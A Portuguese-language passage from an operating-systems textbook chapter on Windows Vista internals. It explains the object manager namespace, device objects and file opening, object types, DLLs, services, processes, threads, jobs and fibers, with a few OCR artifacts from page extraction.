Ainda que o espaço de nomes do objeto seja crucial para a operação inteira do sistema, poucas pessoas sabem

Procedimento         Quando é chamado           Open         Para cada novo manipulador		Notas Usado raramente		
Close	No último fechamento do manipulador	Limpa os efeitos adversos visíveis		
Delete	Na remoção da última referência de ponteiro	O objeto está para ser deletado		
Security	urity Obter ou configurar o identificador de seguraça Proteção			
QueryName	Obter o nome do objeto Raramente usado fora do núcleo			

que ele existe porque não é visível para os usuários sem ferramentas especiais de visualização. Uma dessas ferramentas é a winobj, disponível gratuitamente em <www. microsoft.com/technet/sysinternals>. Quando executada, essa ferramenta exibe um espaço de nomes de um objeto que, de modo típico, contém os diretórios de objeto listados na Tabela 11.11, bem como alguns outros.

O estranhamente nomeado diretório \?? contém a identificação de todos os nomes de dispositivos do estilo do MS-DOS, como A: para disco removível e C: para o primeiro disco rígido. Esses nomes são, na verdade, ligações simbólicas para o diretório \Device, onde os objetos de dispositivo residem. O nome \?? foi escolhido para torná-lo primeiro em ordem alfabética, assim como foi acelerar a pesquisa de todos os nomes de caminho começando com uma letra de unidade. Os conteúdos dos outros diretórios de objetos devem ser autoexplicativos.

Como descrito anteriormente, o gerenciador de objetos mantém uma contagem de manipuladores separada em cada objeto. Essa contagem nunca é maior que a contagem de ponteiros referenciados porque cada manipulador válido tem um ponteiro referenciado para o objeto em sua entrada na tabela de manipuladores. A razão para a contagem separada de manipuladores é que muitos tipos de objetos podem precisar ter seus estados limpos quando a última referência do modo usuário desaparece, mesmo que eles não estejam prontos para ter sua memória deletada.

Um exemplo são os objetos de arquivo, que representam uma instância de um arquivo aberto. No Windows, os arquivos podem ser abertos para acesso exclusivo; quando o último manipulador para um objeto de arquivo é fechado, é importante apagar o acesso exclusivo naquele momento em vez de esperar pelo súbito desaparecimento de qualquer referência acidental do núcleo (por exemplo, depois da última descarga de dados da memória). De outra forma, fechar e reabrir um arquivo a partir do modo usuário pode não funcionar como esperado porque o arquivo continua parecendo estar em uso.

Ainda que o gerenciador de objetos tenha mecanismos abrangentes para gerenciar o tempo de vida dos objetos no núcleo, nem as APIs do NT ou as APIs do Win32 oferecem um mecanismo de referência para lidar com a utilização de múltiplos threads concorrentes no modo usuário. Dessa forma, muitas aplicações multithread têm condições de corrida e erros quando vão fechar um descritor em um thread sem ter terminado com ele em outro, fechar um descritor várias vezes ou fechar um descritor que outro thread ainda está usando e reabri-lo para referenciar um objeto diferente.

Talvez as APIs do Windows devessem ter sido projetadas para solicitar uma API de fechamento para cada objeto em vez de uma única operação genérica, NtClose. Isso teria ao menos reduzido a frequência de erros causados por threads do modo usuário fechando os descritores errados. Outra solução podia ser embutir um campo de sequência em cada descritor além do índice na tabela de descritores.

Para ajudar os desenvolvedores de aplicações a encontrar problemas como esses em seus programas, o Windows tem um verificador de aplicações que os desenvolvedores de software podem baixar da Microsoft. De maneira similar ao verificador para drivers que descreveremos na Seção 11.7, o verificador de aplicações faz uma extensa checagem de regras para ajudar os programadores a encontrar erros que podem não ser encontrados em testes usuais. Ele também pode ativar uma ordenação FIFO para a lista de manipuladores livres, de modo que esses não sejam reutilizados

Diretório	Conteúdo			
??	Ponto de partida da pesquisa de dispositivos MS-DOS como C:			
DosDevices	Nome oficial do ??, mas na verdade só uma ligação simbólica para ??			
Device	Todos os dispositivos descobertos de E/S			
Driver	Objetos correspondentes a cada driver de dispositivo carregado			
ObjectTypes	Os tipos de objetos como os listados na Figura 11.11			
Windows	Objetos de envio de mensagens para todas as janelas de GUI do Win32			
BaseNamedObjects	Objetos do Win32 criados pelo usuário como semáforos, mutexes etc.			
Arcname	Nomes de partições descobertas pelo carregador de inicialização			
NLS	Objetos de Suporte de Linguagem Nacional			
FileSystem	Objetos de driver de sistema de arquivos e objetos reconhecedores do sistema de arqui			
Security	Objetos pertencentes ao sistema de segurança			
KnownDLLs	Bibliotecas compartilhadas principais que são abertas cedo e mantidas abertas			

de maneira imediata (ou seja, desativa a ordenação LIFO de melhor desempenho que é normalmente usada para tabelas de manipuladores). Impedir que os manipuladores sejam reutilizados de forma rápida transforma as situações em que uma operação usa o manipulador errado na utilização de um manipulador fechado, que é mais fácil de detectar.

O objeto de dispositivo é um dos mais importantes e versáteis objetos do modo núcleo no executivo. O tipo é especificado pelo gerenciador de E/S, que, junto com os drivers de dispositivos, são os usuários principais dos objetos de dispositivos. Os objetos de dispositivos são relacionados com os drivers de forma íntima, e cada objeto de dispositivo tem, de modo geral, uma ligação para um objeto de driver específico, que descreve como acessar as rotinas de processamento de E/S para o driver correspondente do dispositivo.

Objetos de dispositivos representam dispositivos de hardware, interfaces e barramentos, bem como partições lógicas de disco, volumes de disco e até sistemas de arquivos e extensões de núcleo como filtros antivírus. Muitos drivers de dispositivos são nomeados, para que possam ser acessados sem ter de abrir descritores para instâncias dos dispositivos, como no UNIX. Usaremos objetos de dispositivos para ilustrar como o procedimento *Parse* é usado, conforme exibido na Figura 11.11:

- Quando um componente do executivo, como o gerenciador de E/S implementando a chamada nativa de sistema NtCreateFile, chamada ObOpenObjectByName no gerenciador de objetos, ele passa um nome de caminho Unicode para o espaço de endereçamento do NT, digamos \??\C:\foo\bar.
- O gerenciador de objetos procura nos diretórios e ligações simbólicas e, por fim, descobre que \??\C: se refere a um objeto de dispositivo (um tipo definido pelo gerenciador de E/S). O objeto de dispositivo é

- um nó folha na parte no espaço de nomes do NT gerenciada pelo gerenciador de objetos.
- 3. O gerenciador de objetos chama, então, o procedimento *Parse* para esse tipo de objeto, que acontece de ser o lopParseDevice implementado pelo gerenciador de E/S. Ele não passa apenas um ponteiro para o objeto de dispositivo que encontrou (para *C:*), mas também a cadeia de caracteres remanescente \foo\bar.
- 4. O gerenciador de E/S vai criar um IRP (pacote de solicitação de E/S — I/O request packet), alocar um objeto de arquivo e enviar a solicitação para a pilha de dispositivos de E/S determinada pelo objeto de dispositivo encontrado pelo gerenciador de objetos.
- 5. O IRP percorre a pilha de E/S até alcançar um objeto de dispositivo representando a instância do sistema de arquivos para C:. Em cada estágio, o controle é passado para um ponto de entrada para o objeto de dispositivo associado ao objeto de driver daquele nível. O ponto de entrada usado nesse caso é para operações do tipo CREATE, uma vez que a solicitação é para criar ou abrir um arquivo nomeado \foo\bar no volume.
- 6. Os objetos de dispositivos encontrados na medida em que o IRP caminha para o sistema de arquivos representam drivers de filtro de sistema de arquivos, que podem modificar a operação de E/S antes que chegue ao objeto de dispositivo do sistema de arquivos. De maneira usual, esses dispositivos intermediários representam extensões de sistema como filtros antivírus.
- O objeto de dispositivo do sistema de arquivos tem uma ligação para o objeto de driver do sistema de




Figura 11.11 Etapas dos gerenciadores de E/S e objetos para criar/abrir um arquivo e obter um descritor de arquivo.

- Capitulo 11 Estudo de Caso 2. Willo
- arquivos, digamos o NTFS. Logo, o objeto de driver contém o endereço da operação CREATE no NTFS.
- 8. O NTFS vai preencher o objeto de arquivo e devolvê-lo para o gerenciador de E/S, que passa novamente por todos os dispositivos da pilha até que o lopParseDevice retorne ao gerenciador de objetos (veja a Seção 11.8).
- 9. O gerenciador de objetos termina sua procura no espaço de nomes. Ele recebeu de volta um objeto inicializado da rotina *Parse* (que, nesse caso, é um objeto de arquivo — não o objeto de dispositivo original que ele encontrou). Logo, o gerenciador de objetos cria um descritor para o objeto de arquivo na tabela de descritores do processo em curso e retorna o descritor para o chamador.
- A última etapa é voltar ao chamador no modo usuário, que nesse exemplo é a API do Win32 CreateFile que vai devolver o descritor para a aplicação.

Os componentes do executivo podem criar novos tipos de forma dinâmica, chamando a interface ObCreateObjectType para o gerenciador de objetos. Não há uma lista definitiva de tipos de objetos e eles mudam de lançamento para lançamento. Alguns dos mais comuns no Windows Vista são listados na Tabela 11.12. Vamos percorrer brevemente os tipos de objeto na tabela.

Os tipos processo e thread são óbvios. Há um objeto para cada processo e cada thread, que contém as principais propriedades necessárias para gerenciar o processo ou o thread. Os três objetos seguintes, semáforo, mutex e evento, todos lidam com sincronização entre processos. Os semáforos e mutexes funcionam como esperado, mas com muitas características extras (por exemplo, valores máximos e tempos de finalização). Os eventos podem estar em um de dois estados: sinalizado ou não sinalizado. Se um thread espera por um evento que está sinalizado, ele é liberado imediatamente; se o evento está em estado não sinalizado, ele bloqueia até que algum outro thread sinalize o evento, o que libera ou todos os threads bloqueados (eventos de notificação) ou apenas o primeiro thread bloqueado (eventos de sincronização). Um evento também pode ser configurado de modo que, após um sinal ter sido esperado com sucesso, ele se reverta, de maneira automática, para o estado de não sinalizado, em vez de permanecer no estado sinalizado.

Os objetos de porta, temporizador e fila também estão relacionados com comunicação e sincronização. As portas são canais entre os processos para a troca de mensagens LPC. Os temporizadores fornecem um modo de bloqueio por um intervalo de tempo específico. As filas são usadas para notificar os threads de que uma operação assíncrona de E/S inicializada anteriormente terminou ou de que uma

Tipo	Descrição				
Processo	Processo do usuário				
Thread	Thread dentro de um processo				
Semáforo	Semáforo contador usado para sincronização entre processos				
Mutex	Semáforo binário usado para entrar em uma região crítica				
Evento	Objeto de sincronização com estado persistente (sinalizado/não)				
Porta de ALPC	Mecanismo de envio de mensagem entre processos				
Temporizador	Objeto que permite um thread adormecer por um intervalo de tempo fixo				
Fila	Objeto usado para notificar a conclusão de E/S assíncrona				
Arquivo aberto	Objeto associado a um arquivo aberto				
Token de acesso	Identificador de segurança para algum objeto				
Perfil	Estrutura de dados usada na criação de perfis de uso da CPU				
Seção	Objeto usado para representar arquivos mapeáveis				
Chave	Chave de registro, usada para ligar o registro ao espaço de nomes do gerenciador de objetos				
Diretório de objeto	Diretório para agrupar os objetos dentro do gerenciador de objetos				
Ligação simbólica	Refere-se a outro objeto do gerenciador de objetos por nome de caminho				
Dispositivo	Objeto de dispositivo de E/S para um dispositivo físico, barramento ou instância de volume				
Driver de dispositivo	Cada driver de dispositivo carregado tem seu próprio objeto				



porta tem uma mensagem esperando. (Elas são projetadas para gerenciar os níveis de concorrência em uma aplicação e são usadas em aplicações de multiprocessadores de alto desempenho, como SQL.)

Objetos de arquivo aberto são criados quando um arquivo é aberto. Arquivos que não estão abertos não têm objetos gerenciados pelo gerenciador de objetos. Tokens de acesso são objetos de segurança; eles identificam um usuário e dizem quais privilégios especiais o usuário possui (se possui). Perfis são estruturas usadas para armazenar amostras periódicas do contador de programas de um thread em execução para saber onde o programa está gastando seu tempo.

Seções são usadas para representar objetos de memória que as aplicações podem pedir ao gerenciador de memória para serem mapeadas em seu espaço de endereçamento. Elas gravam a seção do arquivo (ou arquivo de página) que representa as páginas do objeto de memória quando elas estão no disco. As chaves representam o ponto de montagem para o espaço de nomes do registro no espaço de nomes do gerenciador de objetos. Há, normalmente, apenas um objeto-chave, chamado \REGISTRY, que conecta os nomes das chaves do registro e os valores ao espaço de nomes do NT.

Diretórios de objeto e ligações simbólicas são locais à parte do espaço de nomes do NT gerenciada pelo gerenciador de objetos. Eles são similares aos seus homólogos de sistema de arquivos: os diretórios permitem aos objetos relacionados serem recolhidos juntos; ligações simbólicas permitem a um nome em uma parte do espaço de nomes do objeto referenciar um objeto em uma parte diferente do espaço de nomes do objeto.

Cada dispositivo conhecido pelo sistema operacional tem um ou mais objetos de dispositivos que contêm informações sobre eles e são usados pelo sistema para referenciar um dispositivo. Finalmente, cada driver de dispositivo que tenha sido carregado tem um objeto de driver no espaço de objetos. Os objetos de driver são compartilhados por todos os objetos de dispositivos que representam instâncias dos dispositivos controlados por aqueles drivers.

Outros objetos, não listados, têm propósitos mais especializados, como interagir com transações de núcleo, ou a fábrica de threads operários do tanque de threads do Win32.

## 11.3.4 Subsistemas, DLLs e serviços do modo usuário

Voltando à Figura 11.2, vemos que o sistema operacional Windows Vista consiste em componentes no modo núcleo e componentes no modo usuário. Completamos, assim, nossa visão geral dos componentes do modo núcleo; logo, é hora de olhar para os componentes do modo usuário, dos quais há três tipos que são importantes para o Windows de maneira singular: subsistemas de ambiente, DLLs e processos de servico.

Já descrevemos o modelo de subsistemas do Windows; não entraremos em mais detalhes além de mencionar que, no projeto original do NT, os subsistemas eram vistos como uma maneira de dar suporte a várias personalidades de sistemas operacionais com o mesmo software de fundamento sendo executado no modo núcleo. Talvez essa tenha sido uma tentativa de evitar que os sistemas operacionais competissem pela mesma plataforma, como o VMS e o Berkeley UNIX fizeram no VAX da DEC; ou talvez ninguém na Microsoft soubesse se o OS/2 teria sucesso como uma interface de programação, e então estavam protegendo suas apostas. Em qualquer dos casos, o OS/2 tornou-se irrelevante e um retardatário, e a API do Win32, projetada para ser compartilhada com o Windows 95, virou dominante.

Um segundo aspecto-chave do projeto do modo usuário do Windows é a biblioteca de ligação dinâmica (DLL), que é código sendo ligado a programas executáveis em tempo real em vez de tempo de compilação. As bibliotecas compartilhadas não são um conceito novo e a maior parte dos sistemas operacionais modernos as utiliza. No Windows, quase todas as bibliotecas são DLLs, desde a biblioteca de sistema ntdll.dll, que é carregada em todo processo, até as bibliotecas de alto nível de funções comuns que se destinam a permitir a reutilização de código por desenvolvedores de aplicações.

As DLLs aumentam a eficiência do sistema permitindo que código comum seja compartilhado entre processos, reduzem os tempos de carregamento dos programas do disco mantendo na memória os códigos usados com frequência e aumentam a capacidade de manutenção do sistema, permitindo que o código de bibliotecas do sistema operacional seja atualizado sem ter de recompilar ou religar todos os programas que o utilizem.

Por outro lado, bibliotecas compartilhadas apresentam o problema de versionamento e aumentam a complexidade do sistema porque mudanças introduzidas em uma biblioteca compartilhada para ajudar um programa em particular têm o potencial de expor erros latentes em outras aplicações, ou apenas quebrá-las em virtude das mudanças na implementação — um problema que, no mundo do Windows, é referido como **inferno da DLL**.

A implementação das DLLs é simples no conceito. No lugar de o compilador emitir código que chama, de forma direta, sub-rotinas na mesma imagem de executável, um nível de indireção é introduzido: a IAT (tabela de endereços de importação — import address table). Quando um executável é carregado, pesquisa-se nele sobre a lista de DLLs que também têm de ser carregadas (em geral um grafo, já que as DLLs listadas geralmente listam outras DLLs necessárias para sua execução). As DLLs solicitadas são carregadas e a IAT é preenchida para todas.

A realidade é mais complicada. Outro problema é que os grafos que representam as relações entre as DLLs podem conter ciclos ou ter comportamentos não determinísticos; logo, a computação da lista de DLLs para carregar pode resultar em uma sequência que não funcione. Além disso, no Windows as bibliotecas DLL são autorizadas a executar códigos sempre que são carregadas para um processo, ou quando um novo thread é criado. De modo geral, isso é para que elas possam realizar a inicialização, ou alocar armazenamento para cada thread, mas muitas DLLs realizam muitos cálculos nessas rotinas de anexação. Se qualquer uma das funções chamadas em uma rotina de anexação precisar examinar a lista de DLLs carregadas, um impasse pode ocorrer prendendo o processo.

As DLLs são usadas para mais do que apenas compartilhar códigos comuns. Elas habilitam um modelo de hospedagem para estender as aplicações. O Internet Explorer pode descarregar e se ligar a DLLs chamadas controles ActiveX. Na outra ponta da Internet, servidores da Web também carregam código dinâmico para produzir uma experiência Web melhor para as páginas que eles exibem. Aplicações como o Microsoft Office são ligadas e executam DLLs para permitir que o Office seja usado como uma plataforma para a construção de outras aplicações. O estilo de programação COM (modelo de objeto componente — component object model) permite aos programas encontrar e carregar, de modo dinâmico, código escrito para fornecer uma interface publicada específica, que leva à hospedagem de DLLs em processos por quase todas as aplicações que usam COM.

Todo esse carregamento dinâmico de código resultou em uma complexidade ainda maior para o sistema operacional, já que o gerenciamento de versões de biblioteca não é apenas um problema de combinar um executável com as versões certas das DLLs, mas em alguns casos carregar várias versões da mesma DLL para um processo — o que a Microsoft chama de lado a lado. Um único programa pode hospedar duas bibliotecas de códigos dinâmicas diferentes, e cada uma pode querer carregar a mesma biblioteca do Windows — mas ter requisitos de versões diferentes para essa biblioteca.

Uma solução melhor seria hospedar código em processos separados, mas a hospedagem de código fora dos processos resulta em desempenho mais baixo e implica modelos de programação mais complicados em muitos casos. A Microsoft ainda tem de desenvolver uma boa solução para toda essa complexidade no modo usuário. Isso faz com que alguém anseie pela relativa simplicidade do modo núcleo.

Uma das razões para o modo núcleo ter menos complexidade que o modo usuário é que ele dá suporte a poucas oportunidades de extensão fora do modelo do driver de dispositivo. No Windows, a funcionalidade do sistema é estendida escrevendo-se serviços do modo usuário. Isso funcionou bem para os subsistemas e funciona ainda melhor quando apenas poucos serviços novos estão sendo oferecidos, ao contrário de uma completa personalidade de sistema operacional. Há poucas diferenças funcionais entre os serviços implementados no núcleo e os serviços implementados nos processos do modo usuário. Tanto o núcleo quanto os processos oferecem espaços de endereçamento privados onde as estruturas de dados podem ser protegidas e as solicitações de serviços podem ser examinadas.

Entretanto, pode haver diferenças significativas de desempenho entre os serviços no núcleo contra os serviços nos processos do modo usuário. Entrar no núcleo a partir do modo usuário é lento nos hardwares modernos, mas não tão lento quanto ter de fazê-lo duas vezes porque se está trocando e destrocando para outro processo. Além disso, a comunicação através dos processos tem uma largura de banda menor.

O código no modo núcleo pode (com muito cuidado) acessar dados nos endereços do modo usuário passados como parâmetros para suas chamadas de sistema. Com os serviços do modo usuário, esses dados devem ou ser copiados para o processo do serviço, ou deve-se realizar um jogo de mapeamento da memória para lá e para cá (os recursos de ALPC no Windows Vista tratam disso por baixo dos panos).

É possível que, no futuro, os custos de hardware do cruzamento entre espaços de endereçamento e modos de proteção sejam reduzidos, ou talvez até se tornem irrelevantes. O projeto Singularidade em Microsoft Research (Fandrich et al., 2006) usa técnicas de tempo de execução, como as utilizadas em C# e Java, para tornar a proteção uma questão exclusiva de software. Não são necessárias trocas de hardware entre espaços de endereçamento ou modos de proteção.

O Windows Vista faz uso significativo de processos de serviços do modo usuário para estender a funcionalidade do sistema. Alguns desses serviços são fortemente ligados ao funcionamento dos componentes do modo núcleo, como o lsass.exe, que é o serviço de autenticação de segurança local, que gerencia os objetos de token que representam a identidade do usuário, bem como gerencia as chaves de codificação usadas pelo sistema de arquivos. O gerenciador de recursos pronto para usar do modo usuário é responsável por determinar o driver correto a ser utilizado quando um novo dispositivo de hardware é encontrado, instalá-lo, e dizer ao núcleo para carregá-lo. Muitos recursos oferecidos por terceiros, como antivírus e gerenciador de direitos digitais, são implementados como uma combinação de drivers do modo núcleo e serviços do modo usuário.

No Windows Vista, o taskmgr.exe tem uma aba que identifica os serviços sendo executados no sistema. (Versões anteriores do Windows exibem uma lista dos serviços com o comando net start.) Vários serviços podem ser vistos executando no mesmo processo (svchost.exe). O Windows faz isso para muitos de seus próprios serviços de inicialização para reduzir o tempo necessário para inicializar o siste532

ma. Os serviços podem ser combinados no mesmo processo desde que possam operar de maneira segura com as mesmas credenciais de segurança.

Dentro de cada um dos processos compartilhados de serviço, serviços individuais são carregados como DLLs. Eles, de modo geral, dividem um tanque de threads usando o recurso de tanque de threads do Win32, de modo que apenas um número mínimo de threads precise ficar sendo executado por todos os serviços residentes.

Os serviços são fontes comuns de vulnerabilidades de segurança no sistema porque são, de modo geral, acessíveis remotamente (dependendo do firewall do TCP/IP e configurações de segurança de IP), e nem todos os programadores que escrevem serviços são cuidadosos como deveriam para validar os parâmetros e buffers que são passados pelas RPCs.

O número de serviços sendo executados de maneira constante no Windows é impressionante. No entanto, alguns desses serviços nunca recebem uma única solicitação e, quando o fazem, é provável que seja de um atacante tentando explorar uma vulnerabilidade. Como resultado, mais e mais serviços no Windows são desativados por padrão, em especial nas versões do Windows Server.

# 11.4 Processos e threads no Windows Vista

O Windows tem uma série de conceitos para gerenciar a CPU e agrupar os recursos. Nas próximas seções examinaremos esses conceitos, discutindo algumas das chamadas relevantes da API do Win32, e apresentaremos como são implementados.

#### 11.4.1 | Conceitos fundamentais

No Windows Vista os processos são contentores para programas. Eles detêm o espaço de endereçamento virtual, os manipuladores que fazem referência aos objetos do modo núcleo, e os threads. Em seu papel de contentores de threads, eles detêm recursos comuns usados para execução de threads, como o ponteiro para a estrutura de cota, o objeto de token compartilhado e parâmetros-padrão usados para inicializar os threads — incluindo a classe de escalonamento e prioridade. Cada processo tem dados de sistema do modo usuário, chamados PEB (bloco do ambiente do processo — process environment block). O PEB inclui a lista de módulos carregados (ou seja, o EXE e as DLLs), a memória contendo cadeias de caracteres de ambiente, o diretório de funcionamento atual e os dados para gerenciar os montes dos processos — assim como vários casos especiais de códigos inúteis do Win32 que foram adicionados ao longo do tempo.

Os threads são a abstração do núcleo para escalonar a CPU no Windows. Prioridades são atribuídas para cada thread com base no valor da prioridade no processo que o contém. Eles também podem **ter afinidade** para serem executados apenas em certos processadores, o que ajuda programas concorrentes sendo executados em multiprocessadores a distribuir de forma explícita um trabalho. Cada thread tem duas pilhas separadas de chamadas, uma para execução no modo usuário e outra para o modo núcleo; há também um **TEB** (**bloco de ambiente de thread** — *thread environment block*) que mantém os dados do modo usuário específicos ao thread, incluindo armazenamento por thread (**armazenamento local de thread** — *thread local storage*) e campos para o Win32, linguagem e localização cultural, e outros campos especializados que foram adicionados por vários outros recursos.

Além dos PEBs e TEBs, há uma outra estrutura de dados que o modo núcleo compartilha com cada processo, chamada de dados compartilhados do usuário. Ela é uma página que pode ser escrita pelo núcleo, mas é somente leitura em todo processo do modo usuário e contém uma série de valores mantidos pelo núcleo, como várias formas de tempo, informação de versão, quantidade de memória física e muitos sinalizadores compartilhados usadas por inúmeros componentes do modo usuário, como COM, serviços de terminal e depuradores. O uso dessa página somente leitura é apenas um aperfeiçoamento de desempenho, já que os valores também poderiam ser obtidos por uma chamada de sistema para o modo usuário, mas as chamadas de sistema são muito mais caras que um único acesso de memória, logo, para alguns campos mantidos pelo sistema, como a hora, faz muito sentido. Os outros campos, como a área de tempo atual, não mudam com frequência, mas o código que reside nesses campos deve pesquisar neles algumas vezes apenas para ver se eles mudaram.

#### Processos

Os processos são criados por objetos de seção, cada um dos quais descreve um objeto de memória apoiado em um arquivo no disco. Quando um processo é criado, o processo criador recebe um descritor para esse processo que lhe permite modificá-lo mapeando seções, alocando memória virtual, gravando parâmetros e dados de ambiente, duplicando identificadores de arquivo em sua tabela de descritores e criando threads. Isto é muito diferente de como os processos são criados no UNIX e reflete a diferença entre os sistemas pretendidos nos projetos originais do UNIX versus Windows.

Como descrito na Seção 11.1, o UNIX foi projetado para sistemas de apenas um processador de 16 bits que usava troca para compartilhar a memória entre os processos. Em tais sistemas, ter o processo como a unidade de concorrência e usar uma operação como a fork para criar processos era uma ideia brilhante. Para executar um novo processo com pouca memória e nenhum hardware de memória virtual, os processos na memória têm de ser trocados no disco para criar espaço. O UNIX implementou a fork, no início,

apenas trocando os processos pais e passando sua memória física para os filhos. A operação era quase gratuita.

Em contraste, o ambiente de hardware no momento em que a equipe de Cutler escreveu o NT eram sistemas multiprocessados de 32 bits com hardware de memória virtual para compartilhar 1-16 MB de memória física. Os multiprocessadores oferecem a oportunidade de executar partes de programas de forma concorrente, então o NT usava processos como contentores para compartilhar memória e recursos de objeto e utilizava threads como a unidade de concorrência para o escalonamento.

Logicamente, os sistemas dentro de poucos anos não vão mais parecer em nada com nenhum desses dois ambientes, tendo espaços de endereçamento de 64 bits com dúzias (ou centenas) de núcleos de CPU por cada soquete de chip e muitos GB de memória física — bem como dispositivos flash e outros armazenamentos não voláteis adicionados à hierarquia de memória, suporte mais amplo à virtualização, redes onipresentes e suporte para inovações de sincronização, como memória transacional. O Windows e o UNIX continuarão a ser adaptados a novas realidades de hardware, mas o que será mesmo interessante é ver quais novos sistemas operacionais são projetados de forma específica para sistemas baseados nesses avanços.

#### Tarefas e filamentos

O Windows pode agrupar processos em tarefas, mas a abstração de tarefa não é muito genérica. Ela foi projetada de forma específica para agrupar processos com o objetivo de aplicar restrições aos threads que eles contêm, como limitar o uso de recursos por meio de cota compartilhada ou aplicar uma token restrita que impede que os threads acessem muitos objetos de sistema. A propriedade mais significativa das tarefas para o gerenciamento de recursos é que, uma vez que um processo esteja em uma tarefa, todos os threads dos processos que esse processo cria também estarão na tarefa. Não há como fugir. Como indicado pelo nome, as tarefas foram projetadas para situações que são mais como criar lotes de processamento do que uma interação computacional comum.

Um processo pode estar (no máximo) em uma tarefa. Isso faz sentido, já que o significado de um processo sujeito a múltiplas cotas compartilhadas ou tokens restritas é difícil de definir. Entretanto, isso significa que, se muitos serviços no sistema tentam usar tarefas para gerenciar os processos, haverá conflitos se eles tentarem gerenciar os mesmos processos. Por exemplo, uma ferramenta administrativa que pretendesse compelir o uso de recursos colocando processos em tarefas seria frustrada se o processo primeiro se inserisse na própria tarefa ou se uma ferramenta de segurança já tivesse posto o processo em uma tarefa com uma token restrita para limitar seu acesso aos objetos do sistema. Como resultado, o uso de tarefas no Windows é raro.

A Figura 11.12 apresenta o relacionamento entre tarefas, processos, threads e filamentos. As tarefas contêm processos; processos contêm threads, mas os threads não contêm filamentos. O relacionamento de threads com filamentos é, de modo geral, de muitos para muitos.

Os filamentos são criados alocando-se uma pilha e uma estrutura de dados de filamento do modo usuário para armazenar registradores e dados associados com o filamento. Os threads são convertidos em filamentos, mas estes podem também ser criados de modo independente dos threads. Esses filamentos não serão executados até que um filamento que já esteja sendo executado em um thread chame, de forma explícita, SwitchToFiber para executar o filamento. Os threads poderiam tentar trocar para um filamento que já esteja sendo executado, logo o programador deve fornecer sincronização para impedir isso.

A vantagem primária dos filamentos é que o custo adicional da troca entre filamentos é muito, muito mais baixo que o da troca entre threads. Uma troca de thread requer entrada e saída no núcleo. Uma troca de filamento grava e recupera alguns registradores sem qualquer mudança de modos.

Ainda que os filamentos sejam escalonados de forma cooperativa, se há muitos threads escalonando os filamentos, muita sincronização cautelosa é necessária para assegurar que os filamentos não interfiram uns nos outros. Para simplificar a interação entre threads e filamentos, é útil criar apenas tantos threads quantos forem os




Figura 11.12 O relacionamento entre tarefas, processos, threads e filamentos. Tarefas e filamentos são opcionais; nem todos os processos estão em tarefas ou contêm filamentos.

processadores para executá-los e configurar a afinidade dos threads para que cada um seja executado apenas em um conjunto específico de processadores disponíveis, ou até mesmo em apenas um processador.

Cada thread pode, então, executar um subconjunto particular de filamentos, estabelecendo um relacionamento um para muitos entre os threads e filamentos, o que simplifica a sincronização. Mesmo assim, ainda há muitas dificuldades com os filamentos. A maioria das bibliotecas do Win32 os desconhece, e as aplicações que tentam utilizá-los como se fossem threads encontrarão muitas falhas. O núcleo não tem conhecimento dos filamentos e, quando um entra no núcleo, o thread em que está sendo executado pode bloquear e o núcleo vai escalonar um thread arbitrário para o processador, tornando-o indisponível para executar outros filamentos. Por essas razões os filamentos são pouco usados, exceto quando se transporta código para outros sistemas que precisem de forma explícita das funcionalidades oferecidas por eles. Um resumo dessas abstrações é apresentado na Tabela 11.13.

#### Threads

Cada processo normalmente inicializa com um thread, mas novos threads podem ser criados de maneira dinâmica. Os threads formam a base do escalonamento de CPU, já que o sistema operacional sempre seleciona um thread para ser executado, e não um processo. Como consequência, todo thread tem um estado (pronto, em execução, bloqueado etc.), ao passo que os processos não têm estados de escalonamento. Os threads podem ser criados de maneira dinâmica por uma chamada do Win32 que específica o endereço dentro do espaço de endereçamento do processo em que ele inicializará sua execução.

Cada thread tem um identificador, que é obtido do mesmo espaço que os identificadores de processo; logo, um único ID nunca pode estar em uso para um processo e um thread ao mesmo tempo. Os identificadores de thread e processo são múltiplos de quatro porque são, na verdade, alocados pelo executivo usando uma tabela de manipuladores especial posta à parte para a alocação de IDs. O sistema está reutilizando o mecanismo escalável de gerenciamento de descritores exibida nas figuras 11.9 e 11.10. A tabela de manipuladores não tem referências em objetos, mas usa o campo de ponteiros para apontar para um processo ou thread

para que a pesquisa de um ou outro por ID seja bastante eficiente. A ordenação FIFO da lista de descritores livres é ativada para a tabela de IDs em versões recentes do Windows, para que os IDs não sejam reutilizados de imediato. Os problemas com a reutilização imediata são explorados nas questões ao final deste capítulo.

Um thread normalmente é executado no modo usuário, mas quando ele faz uma chamada de sistema, muda para o modo núcleo e continua a ser executado como o mesmo thread com as mesmas propriedades e limites que tinha no modo usuário. Cada thread tem duas pilhas, uma para usar quando está em modo usuário e outra para usar quando está no modo núcleo. Sempre que um thread entra no núcleo, ele muda para a pilha do modo núcleo. Os valores dos registros do modo usuário são salvos em uma estrutura de dados CONTEXT na base da pilha do modo núcleo. Como a única forma de um thread de modo usuário não estar sendo executado é entrar no núcleo, a CONTEXT de um thread sempre contém seu estado registrado quando não está sendo executado. A CONTEXT para cada thread pode ser examinada e modificada por qualquer processo com um descritor para o thread.

Os threads normalmente são executados usando a token de acesso do processo que o contém, mas, em alguns casos relacionados, a computação cliente/servidor, um thread sendo executado em um processo de serviço pode personificar seu cliente, usando uma token de acesso temporário baseada na token do cliente para que ele possa realizar operações no nome do cliente. (Em geral, um serviço não pode usar a token verdadeira do cliente, já que o cliente e o servidor podem estar executando em sistemas diferentes.)

Os threads também são o ponto focal normal para E/S. Eles bloqueiam quando realizam E/S síncrona e os pacotes de solicitação de E/S pendentes para E/S assíncrona são ligados a eles. Quando um thread termina sua execução, ele pode sair. Quaisquer solicitações de E/S pendentes para o thread serão canceladas e, quando o último thread ainda ativo em um processo sai, o processo finaliza.

